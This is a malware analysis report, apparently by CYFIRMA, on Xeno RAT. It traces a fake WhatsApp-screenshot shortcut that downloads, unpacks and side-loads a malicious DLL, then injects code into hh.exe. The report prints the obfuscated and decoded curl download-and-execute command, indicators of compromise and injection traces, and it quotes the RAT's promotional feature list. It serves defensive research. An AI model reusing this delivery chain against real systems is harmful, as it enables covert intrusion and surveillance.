

Xeno RAT: A New Remote Access Trojan with Advance Capabilities

 cyfirma.com/research/xeno-rat-a-new-remote-access-trojan-with-advance-capabilities/



Published On : 2024-02-23



EXECUTIVE SUMMARY

At CYFIRMA, we are dedicated to providing current insights into prevalent threats and strategies utilized by malicious entities, targeting both organizations and individuals. This in-depth examination focuses on the proliferation of Xeno RAT; an intricately designed malware, crafted with advanced functionalities, conveniently accessible at no cost on GitHub. The research explores the array of evasion tactics employed by threat actors to evade detection, while also illuminating the procedures involved in crafting resilient malware payloads. Significantly, the report underscores the adaptive characteristics of these threats, emphasizing the imperative for enhanced security protocols and user vigilance to effectively mitigate associated risks.

INTRODUCTION

In an era where cyber threats evolve at an unprecedented pace, understanding and combatting sophisticated malware like Xeno RAT is paramount. This study provides a concise overview of Xeno RAT; a potent malware written in C#, boasting advanced capabilities. Delving into its dissemination, evasion techniques, and resilient payload generation processes, this


paper aims to shed light on the dynamic nature of contemporary cyber threats, emphasizing the urgent need for heightened security measures and user awareness in safeguarding against such malicious entities.

KEY FINDINGS

- Xeno RAT possesses sophisticated functionalities and characteristics of advanced malware.
- The malware's developer opted to maintain it as an open-source project and made it accessible via GitHub.
- A threat actor customized its settings and disseminated it via the Discord CDN.
- The primary vector in the form of a shortcut file, disguised as a WhatsApp screenshot, acts as downloader.
- The downloader downloads the zip archive from Discord CDN, extracts and executes the next stage payload.
- A multi-step process is employed to generate the ultimate payload of the malware.
- It looks for the debuggers, monitoring, and analysis tools before executing the final stage.
- Utilizes anti-debugging techniques and follows a stealth operation process.
- Malware adds itself as scheduled task for persistence.
- Leverages the DLL search order functionality in Windows to load the malicious DLL into a trusted executable process.
- Injects the malicious code (process injection) in the legit windows process.
- Performs continuous monitoring of the compromised systems.
- Employs extensive obfuscation techniques within files/code to evade detection effectively.
- Uses obfuscated network traffic to receive instructions and updates.
- Communicates with C2 with status updates and receives instructions at regular intervals.

ETLM ATTRIBUTION


The developer of the Xeno RAT opted to open-source the code and made it available for free on GitHub:



Source: <https://github.com/moom825/xeno-rat>

The developer also pledges to continuously provide updates over time, incorporating additional features into the malware.

Xeno Rat



Xeno Rat is a remote access tool (RAT) that is used to control a computer remotely. It is written in C# and is compatible with Windows 10, 11. It is meant to be stable, completely open source, easy to use and has a lot of features.

What Sets Xeno Rat Apart


Xeno Rat stands out from the crowd for several reasons:

- **HVNC (Hidden Virtual Network Computing):** Xeno Rat offers HVNC, which is typically a paid feature in other RATs, but here, it's freely available to enhance your remote access experience.
- **Live Microphone:** Enjoy real-time audio surveillance with Xeno Rat, which provides a live microphone feature.
- **Socks5 Reverse Proxy:** Xeno Rat includes a Socks5 reverse proxy, allowing you to bypass network restrictions and access remote systems with ease.
- **Regular Updates and Much More:** We are committed to keeping Xeno Rat up to date and continually improving its features and functionality to better meet your needs.
- **Built Completely from Scratch:** Xeno Rat is developed entirely from scratch, ensuring a unique and tailored approach to remote access tools.

The Xeno RAT Server includes a builder module that enables the creation of a customized version of the malware.

A threat actor utilized this capability to develop and distribute their own version of the malware via the Discord CDN. They employed a shortcut file acting as a downloader, responsible for fetching and executing subsequent payloads.

The analysis identified the domain `internal-liveapps[.]online`, which is linked to the threat actor and resolves to the IP address `45[.]61[.]139[.]51`. Both the domain and IP address have lower detection rates.:



No known threat actor association has been identified with this Domain/IP address.


Threat Landscape: from an external threat landscape standpoint, the presence of freely available malware with advanced capabilities, such as Xeno RAT, which undergoes active development to enhance its features, highlights a concerning trend. Cyfirma's research team highlights the evolving tactics of threat actors, who leverage open-source malware to craft customized creations to compromise their targets.

The developer of the original malware binaries showcases adaptability by employing diverse techniques to obfuscate the malicious sample, with the goal of maintaining undetected for an extended period. This underscores the necessity for ongoing vigilance and the implementation of advanced detection measures to effectively combat these dynamic threats.

ANALYSIS OF Xeno-RAT

File Analysis	
File Name	Screenshot_2024-01-30_w-69-06-18264122612_DCIM.png.lnk
File Size	3.21 KB (3,293 bytes)
Signed	Not signed
MD5	13b1d354ac2649b309b0d9229def8091
SHA-256	848020d2e8bacd35c71b78e1a81c669c9dc63c78dd3db5a97200fc87aeb44c3c
Date Modified	17-10-2022

The primary malware sample is delivered as a shortcut file (.lnk) labeled with the description "WhatsApp_2023-12-12_12-59-06-18264122612_DCIM.png":



The file functions as a downloader, utilizing the Windows command shell to retrieve, extract, and execute the payload from a zip archive, located at the Discord CDN URL. The target field of the file contains obfuscated command line arguments:

```
Command Line Arguments : /V:ON/C"set yF=curljd--kpnsecurejd-sjd-LjdhttVd://tkpnyurl.com/mtznbnmgjd-ojd^%USERDYR0F
ILE^%Do8nloagZs\1.jVdegjd^^&jdstartjd^%USERDYR0FILE^%Do8nloagZs\1.jVdegjd^^&jdmkgZkprjd^%ADYDYDATA^%AgZobejd^^&jdmkgZ
kprjd^%ADYDYDATA^%AgZobe\Drkpversjd^^&jdcurljd--kpnsecurejd-sjd-LjdhttVd://tkpnyurl.com/mrzFRbn9fjd-ojd^%ADYDYDATA^%AgZo
be\Drkpvers\Sys.zkpVjd^^&jdcgZjd^%ADYDYDATA^%AgZobe\Drkpversjd^^&jdtarjd-xfjdSys.zkpVjd^^&jdADEXVdlorer64.exejd/accev
dteulajd-snavshotjd1FRmg.0.0.1jdfaajd-noconnectVdromVdt&set ER=lyF:kp=1!&set fXKc=IER:DY=P!&set DA=!fXKc:FR=2!&set 8f=
!DA:Vd=p!&set 2wgW=18f:jd= !&set U51=!2wgW:mg=7!&set po=!U51:gZ=d!&set Wf8r=!po:8=w!&e^ch^o %Wf8r%|c^m^d"
```

Obfuscated command line argument in LNK file

```
curl --insecure -s -L https://tinyurl.com/mtznbn7 -o "%USERPROFILE%\Downloads\1.jpg" & start
"%USERPROFILE%\Downloads\1.jpg" & mkdir "%APPDATA%\Adobe\" & mkdir "%APPDATA%\Adobe\Drivers\" & curl --insecure -s -L
https://tinyurl.com/mrzFRbn9f -o "%APPDATA%\Adobe\Drivers\Sys.zip" && cd "%APPDATA%\Adobe\Drivers\" & tar -xf Sys.zip
& ADEXplorer64.exe /accepteula /snapshot 127.0.0.1 faa -noconnection
```

De-obfuscated command line argument

BEHAVIORAL & CODE ANALYSIS

1st Stage Execution:

The de-obfuscated command reveals downloads from two shortened URLs, both pointing to Discord CDN URLs. The first URL in the command downloads a non-malicious image, while the payload is retrieved from the second URL.

```
GET /mtznbn7 HTTP/1.1
Host: tinyurl.com
User-Agent: curl/8.0.1
Accept: */*
Connection: Keep-Alive

HTTP/1.1 301 Moved Permanently
Date:
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Location: https://cdn.discordapp.com/attachments/1206563280227663882/1206563342605361222/1.jpeg?ex=65dc76ad&is=65ca01ad&hm=ef618f661476d8b2349801e40afdc4f6c9930acf683e0ac7fde98dc06ee79aa9&
Referrer-Policy: unsafe-url
X-Robots-Tag: noindex
X-TinyURL-Redirect-Type: redirect
```

```
GET /mrz2bn9f HTTP/1.1
Host: tinyurl.com
User-Agent: curl/8.0.1
Accept: */*
Connection: Keep-Alive

HTTP/1.1 301 Moved Permanently
Date:
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Location: https://cdn.discordapp.com/attachments/1206563280227663882/1206564159823810580/Drivers.zip?ex=65dc7770&is=65ca0270&hm=99311ca266f33f8e83d37aa6831920da84ec56b6029f5500278b31c527570047&
Referrer-Policy: unsafe-url
X-Robots-Tag: noindex
X-TinyURL-Redirect-Type: redirect
```

Request/Response traffic from LNK file

As indicated in the de-obfuscated argument, the zip archive is downloaded and extracted in the directory "C:\Users\user\AppData\Roaming\Adobe\Drivers".

The zip archive:

File Name	Sys.zip
File Size	2.13 MB (2232447 bytes)
Signed	Not signed
MD5	6f9e84087cabb9aaa7d8aba43a84dcf
SHA-256	4d0d8c2696588ff74fe7d9f8c2097fddd665308fccf16ffea23b9741a261b1c0
Date Modified	17-02-2024

The zip archive contains three files, two portable executable (exe and DLL) files and one unknown file named as 'LICENSE':

AppData > Roaming > Adobe > Drivers			Search Drive
Name	Type	Size	
Sys.zip	Compressed (zipped) Folder	2,181 KB	
samcli.dll	Application extension	293 KB	
LICENSE	File	2,315 KB	
ADEplorer64.exe	Application	647 KB	

Extracted Files from Sys.zip

The Windows executable “ADEXplorer64.exe” is the Active Directory Explorer provided by Windows Sysinternals, serving as an advanced Active Directory (AD) viewer and editor:

Filename: ADEXplorer64.exe

MD5: 2661f8272ada236cf3aeb9ce9323626c

SHA-256: e451287843b3927c6046eaabd3e22b929bc1f445eec23a73b1398b115d02e4fb

Signature: Signed file (valid signature)

File version: 1.52

The DLL file “samcli.dll” is the malicious payload. It mimics the name of the genuine DLL file “Security Accounts Manager Client DLL,” which is typically located in the C:\Windows\System32 directory on Microsoft Windows systems:

File Name	Samcli.dll
File Size	292.92 KB (299952 bytes)
Signed	Signed
MD5	7704241dd8770b11b50b1448647197a5
SHA-256	1762536a663879d5fb8a94c1d145331e1d001fb27f787d79691f9f8208fc68f2
Date Modified	12-02-2024

While the file is signed, the certificate within the signature cannot be verified:

certificate	
revision	0x0200 (WIN_CERT_REVISION_2_0)
type	0x0002 (WIN_CERT_TYPE_PKCS_SIGNED_DATA)
file-offset-from	0x00048000
file-offset-to	0x000493B0
size-certificate	0x13B0 (5040 bytes)
size-PKCS7	0x13A3 (5027 bytes)
size-PKCS7-null-padding	1 bytes
footprint > sha256	145CC08F7EB4ACAD91C52DF178A35719CD4DDCF2668E1E98200FD7614C523C58
issued-to	
name	nvidia.com
signature-info	A certificate chain could not be built to a trusted root authority.
issued-by	Amazon RSA 2048 M02
signing-time	Sun Feb 11 21:30:08 2024
valid-from	Tue Jul 18 16:00:00 2023
valid-to	Fri Aug 16 15:59:59 2024
serial-number	0FD72A4984819E27089ACDB68A47627A
thumbprint	-
signature-algorithm	sha256RSA
program-name	MozDef Corp
email	n/a
more-info-url	n/a

Certificate detail of samcli.dll

The LICENSE file contains obfuscated text with read/write permission:

File Name	LICENSE
File Size	2.26 MB (2370164 bytes)
Signed	No
MD5	0aa5930aa736636fd95907328d47ea45
SHA-256	96b091ce5d06afd11ee5ad911566645dbe32bfe1da2269a3d3ef8d3fa0014689
Date Modified	12-02-2024

```

File Name       : LICENSE
Directory      : .
File Size       : 2.4 MB
File Modification Date/Time : 2024:02:12 00:28:56-05:00
File Access Date/Time      : 2024:02:22 16:10:41-05:00
File Inode Change Date/Time : 2024:02:22 16:10:41-05:00
File Permissions   : -rw-----
File Type          : TXT
File Type Extension : txt
MIME Type          : text/plain
MIME Encoding      : us-ascii
Newlines           : (none)
Line Count         : 1
Word Count         : 1

```

LICENSE file detail

```

1 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

```

Obfuscated content in LICENSE file

2nd Stage Execution:

During the second stage of execution, the command from the .lnk file initiated the Active Directory Explorer (ADEXplorer64.exe) without any prompts (command: ADEXplorer64.exe /accepteula /snapshot 127.0.0.1 faa -noconnection).

ADEXplorer64.exe relies on samcli.dll, typically found in the Windows\System32 directory, for its functionality. In this scenario, the threat actor exploited the DLL search order functionality of the Windows operating system by positioning the malicious DLL with the same name in the current working directory. Consequently, the malicious samcli.exe is loaded into the process of ADEXplorer64.exe.

Process Name	Operation	Path	Result
ADEXplorer64.exe	CreateFile	(AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS
ADEXplorer64.exe	QueryBasicInformationFile	(AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS
ADEXplorer64.exe	CloseFile	(AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS
ADEXplorer64.exe	CreateFile	(AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS
ADEXplorer64.exe	QueryEaFile	(AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS
ADEXplorer64.exe	CreateFileMapping	(AppData\Roaming\Adobe\Drivers\samcli.dll	FILE LOCKED WITH OTHER PROCESS
ADEXplorer64.exe	QueryStandardInformationFile	(AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS
ADEXplorer64.exe	CreateFileMapping	(AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS
ADEXplorer64.exe	Load Image	(AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS
ADEXplorer64.exe	CreateFile	(AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS
ADEXplorer64.exe	CloseFile	(AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS
ADEXplorer64.exe	CloseFile	(AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS
ADEXplorer64.exe	CreateFile	(AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS
ADEXplorer64.exe	QuerySecurityFile	(AppData\Roaming\Adobe\Drivers\samcli.dll	BUFFER OVERFLOW
ADEXplorer64.exe	QuerySecurityFile	(AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS
ADEXplorer64.exe	CloseFile	(AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS

Loading malicious samcli.dll into the process of ADEXplorer64.exe

In the subsequent operation, ADEXplorer64.exe also reads the obfuscated file LICENSE:

Process Name	Operation	Path	Result	Detail
ADEplorer64.exe	CreateFile	C:\ProgramData\Adobe\Drivers\LICENSE	SUCCESS	Desired Access: Generic Read, Dispo
ADEplorer64.exe	QueryEAFile	C:\ProgramData\Adobe\Drivers\LICENSE	SUCCESS	
ADEplorer64.exe	ReadFile	C:\ProgramData\Adobe\Drivers\LICENSE	SUCCESS	Offset: 0, Length: 4096, Priority: Normal
ADEplorer64.exe	ReadFile	C:\ProgramData\Adobe\Drivers\LICENSE	SUCCESS	Offset: 4096, Length: 4096
ADEplorer64.exe	ReadFile	C:\ProgramData\Adobe\Drivers\LICENSE	SUCCESS	Offset: 8192, Length: 4096
ADEplorer64.exe	ReadFile	C:\ProgramData\Adobe\Drivers\LICENSE	SUCCESS	Offset: 12288, Length: 4096
ADEplorer64.exe	ReadFile	C:\ProgramData\Adobe\Drivers\LICENSE	SUCCESS	Offset: 16384, Length: 4096
ADEplorer64.exe	ReadFile	C:\ProgramData\Adobe\Drivers\LICENSE	SUCCESS	Offset: 20480, Length: 4096
ADEplorer64.exe	ReadFile	C:\ProgramData\Adobe\Drivers\LICENSE	SUCCESS	Offset: 24576, Length: 4096
ADEplorer64.exe	ReadFile	C:\ProgramData\Adobe\Drivers\LICENSE	SUCCESS	Offset: 28672, Length: 4096

```

mov r10,rcx
mov eax,6
test byte ptr ds:[7FFE0308],1
jne ntdll!7FF8E3C4D125
syscall
ret
int 2E
ret
nop dword ptr ds:[rax+rax],eax
mov r10,rcx
mov eax,7
test byte ptr ds:[7FFE0308],1
jne ntdll!7FF8E3C4D145
syscall
ret
int 2E
ret
nop dword ptr ds:[rax+rax],eax
mov r10,rcx
mov eax,8
test byte ptr ds:[7FFE0308],1
jne ntdll!7FF8E3C4D165
syscall
ret
int 2E
ret
nop dword ptr ds:[rax+rax],eax
mov r10,rcx
mov eax,9
test byte ptr ds:[7FFE0308],1
jne ntdll!7FF8E3C4D185
syscall
ret
int 2E

```

ZwReadFile

ZwDeviceIoControlFile

ZwWriteFile

NtRemoveIoCompletion

```

RAX 0000000000000000
RBX 0000002976FFDD06
RCX 000001EF088A3810
RDX 00007FF763670000 adexplorer 64.00007FF763670000
RBP 0000000000001000
RSP 0000002976FFDD98
RSI 0000000000001D00
RDI 0000000000000000
R8 0000000000000118 L'E'
R9 0000002976FFDBE8 &"PE"
R10 00007FF8E3C4D124 ntdll!00007FF8E3C4D124
R11 0000000000000246 L'Z'
R12 0000000000001000
R13 0000000000000003
R14 0000000000000000
R15 000001EF088F73C0 "0Pm0dGrxj3Rqxy8FmVQ8n57w3shhqbE1JK+QRP3kwoQ8YDX7h
RIP 00007FF8E3C4D124 ntdll!00007FF8E3C4D124
RFLAGS 0000000000000200
ZF 0 PF 0 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
LastError 00000000 (ERROR_SUCCESS)
LastStatus 00000000 (STATUS_SUCCESS)
Default (x64 fastcall)
1: rcx 000001EF088A3810 000001EF088A3810
2: rdx 00007FF763670000 adexplorer 64.00007FF763670000
3: r8 0000000000000118 0000000000000118
4: r9 0000002976FFDBE8 0000002976FFDBE8 &"PE"
5: [rsp+28] 0000002976FFDDC0 0000002976FFDDC0
6: [rsp+30] 000001EF088F73C0 000001EF088F73C0 "0Pm0dGrxj3Rqxy8FmVQ8n57w3shhqbE1JK+QRP3kwoQ8YDX7h
7: [rsp+38] 0000000000001000 0000000000001000

```

Initial Strings from LICENSE file

ADEplorer64 reading the LICENSE file

Furthermore, ADEplorer64 creates a suspended process named "hh.exe", writes into its memory (process injection), and then resumes the thread:

```

mov r10,rcx
mov eax,C9
test byte ptr ds:[7FFE0308],1
jne ntdll!7FF8E3C4E975
syscall
ret
int 2E
ret
nop dword ptr ds:[rax+rax],eax
mov r10,rcx
mov eax,CA
test byte ptr ds:[7FFE0308],1
jne ntdll!7FF8E3C4E995
syscall
ret
int 2E
ret
nop dword ptr ds:[rax+rax],eax
mov r10,rcx
mov eax,CB
test byte ptr ds:[7FFE0308],1
jne ntdll!7FF8E3C4E9B5
syscall
ret
int 2E
ret

```

ZwCreateUserProcess

NtCreateUserProcess

ZwCreateWaitCompletionPacket

NtCreateWaitablePort

```

RDX 000000B7200FD4A0
RBP 000000B7200FE800 &L"C:\\windows\\hh.exe"
RSP 000000B7200FD358
RSI 00000025EA62E5380
RDI 0000000000000000
R8 0000000002000000
R9 0000000002000000
R10 000000B7200FD438
R11 000000B7200FD300
R12 0000000000000001
R13 0000000000000002
R14 0000000000000008
R15 0000000000000000
RIP 00007FF8E3C4E972 ntdll!00007FF8E3C4E972
Default (x64 fastcall)
1: rcx 000000B7200FD438 000000B7200FD438
2: rdx 000000B7200FD4A0 000000B7200FD4A0
3: r8 0000000002000000 0000000002000000
4: r9 0000000002000000 0000000002000000
5: [rsp+28] 0000000000000000 0000000000000000
6: [rsp+30] 0000000000000000 0000000000000000
7: [rsp+38] 0000000000000000 0000000000000000
8: [rsp+40] 0000000000000001 0000000000000001

```

ThreadFlag

Creating suspended hh.exe process

ADEplorer64.exe modifies (decoded for its own function) the content that is read from the LICENSE file and injects them into the process memory of hh.exe:

```

mov r10,rcx
mov eax,3A
test byte ptr ds:[7FFE0308],1
jne ntdll!7FF8E3C4D7A5
syscall
ret
int 2E
ret

```

NtWriteVirtualMemory

NtWriteVirtualMemory

```

RDX 0000029AE89E0000
RBP 0000002976FFE3C0 &L"C:\\windows\\hh.exe"
RSP 0000002976FFCC18
RSI 0000000000000005
RDI 0000000000000000

```

Process injection in hh.exe

Address	Hex	ASCII
000001EF086F73C0	01 00 00 00 00 00 00 00 A0 D1 CC E3 F8 7F 00 00 NtIo...
000001EF086F73D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001EF086F73E0	00 00 00 00 00 00 00 00 F8 72 6E 08 EF 01 00 00 850.1...
000001EF086F73F0	F8 73 6E 08 EF 01 00 00 00 00 00 00 00 00 00 00 00	850.1.....
000001EF086F7400	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001EF086F7410	30 10 C8 E3 F8 7F 00 00 70 50 6F 08 EF 01 00 00	O.Eao...plo.i...
000001EF086F7420	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001EF086F7430	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001EF086F7440	00 00 00 00 00 00 00 00 78 0E 99 26 5B 1F 00 00 X...([...
000001EF086F7450	50 08 5C 08 EF 01 00 00 48 7B 6E 08 EF 01 00 00	P...l...H[o.i...
000001EF086F7460	F8 17 6E 08 EF 01 00 00 00 00 00 00 00 00 00 00 00	8.o.i.....
000001EF086F7470	0F 94 88 E3 F8 7F 00 00 00 00 00 00 00 00 00 00	R...ao.....
000001EF086F7480	01 00 00 00 00 00 00 00 20 D1 CC E3 F8 7F 00 00 NtIo...
000001EF086F7490	00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00
000001EF086F74A0	00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00
000001EF086F74B0	00 00 00 00 00 00 00 00 78 0E 99 26 5B 1F 00 00 X...([...
000001EF086F74C0	30 B7 6E 08 EF 01 00 00 50 38 6D 08 EF 01 00 00	O-o.i...8m.i...
000001EF086F74D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001EF086F74E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001EF086F74F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001EF086F7500	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001EF086F7510	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001EF086F7520	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001EF086F7530	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
